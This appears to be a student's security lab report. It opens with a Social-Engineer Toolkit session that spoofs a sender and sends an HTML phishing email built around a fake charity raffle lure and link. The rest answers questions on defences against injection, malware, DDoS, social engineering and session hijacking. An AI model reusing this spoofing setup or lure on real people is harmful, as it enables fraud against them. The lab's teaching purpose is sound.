
set:mailer>1
set:phishing> Send email to: adodson@securelabsondemand.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): mramone@securelabsondemand.com
set:phishing> The FROM NAME the user will see: Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): smtp.normailer.com
set:phishing> Port number for the SMTP server [25]: 25
set:phishing> Flag this message/s as high priority? [yes/no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: just learned a friend of mine is raffling off
a pair of Hamilton tickets next month. All you have to do to enter is make a donation of $70 or more to the cure Strange chil
dhood Diseases Society. I know how much like musicals, charity, and curing strange children diseases, and i would really love
it if you support my friends fundrasing efforts. Please click the link below to get your ticket and then send the informatio
n to me and you will be entered into the raffle. Thanks!
Next line of the body: <a href="http://cscdsociety.com"> click here </a>
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

### 36. Make a screen capture showing the transaction.php page in the browser.



### Section 3: Challenge and Analysis

#### Part 1: Recommend Defensive Measures

**Identify** and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

1. Filter Database Inputs Although input filtering alone cannot stop SQL injection attacks, filtering database input from websites and applications provides fundamental security to eliminate SQL injection vulnerabilities. Many attackers attempt to exploit extended URLs and special character handling to explore databases and execute commands to gain unauthorized access or exfiltrate and delete data.

sources <https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/#filter-database-inputs>

[https://www.w3schools.com/sql/sql\\_injection.asp](https://www.w3schools.com/sql/sql_injection.asp)

2. Restrict Database Code Input filtering is a good starting point, but attackers can find other ways to bypass inputs using zero-day vulnerabilities, credentials compromise, and more. Organizations can restrict the code available to a database to further control and limit the ability of attackers to exploit SQL injection vulnerabilities. Database managers should reduce functionality, use stored procedures, whitelist user inputs, and enforce prepared statements and parameterization. These tactics limit the database strictly to the capabilities needed for the task and prevent unexpected uses and exploits.

**Identify** and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Protect against malware Taking a layered approach with next-generation endpoint monitoring tools, including AMP for Endpoints, next-generation firewalls (NGFW), and an intrusion prevention system (IPS), will help you deploy security from the endpoint to email to the DNS layer.

Partition network Reduce the risk of outbreak exposure by isolating your network using network segmentation.

sources

<https://www.cisco.com/c/en/us/products/security/malware-protection-best-practices-detection-prevention.html#~best-practices>

**Identify** and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

Attack surface reduction: Limiting attack surface exposure can help minimize the effect of a DDoS attack. Several methods for reducing this exposure include restricting traffic to specific locations, implementing a load balancer, and blocking communication from outdated or unused ports, protocols, and applications. Rate limiting: Rate limiting restricts the volume of network traffic over a specific time period, essentially preventing web servers from getting overwhelmed by requests from specific IP addresses. Rate limiting can be used to prevent DDoS attacks that use botnets to spam an endpoint with an abnormal amount of requests at once.

source <https://www.cloudflare.com/learning/ddos/how-to-prevent-ddos-attacks/>

**Identify** and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Install and maintain anti-virus software, firewalls, and email filters to reduce some of this traffic. (See Understanding Firewalls for Home and Small Office Use, Protecting Against Malicious Code, and Reducing Spam for more information.)

Be suspicious of unsolicited phone calls, visits, or email messages from individuals asking about employees or other internal information. If an unknown individual claims to be from a legitimate organization, try to verify his or her identity directly with the company.

<https://www.cisa.gov/news-events/news/avoiding-social-engineering-and-phishing-attacks>

### Part 2: Research Additional Attack Vectors

**Describe** the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

Defense Against Session HijackingHTTPS: The use of HTTPS ensures that there is SSL/TLS encryption throughout the session traffic. Attackers will be unable to intercept the plaintext session ID, even if the victim's traffic was monitored. It is advised to use HSTS (HTTP Strict Transport Security) to guarantee complete encryption.

session Key: It is advised to regenerate session keys after their initial authentication. This renders the session ID extracted by attackers useless as the ID changes immediately after authentication.

source

<https://www.globalsign.com/en/blog/session-hijacking-and-how-to-prevent-it>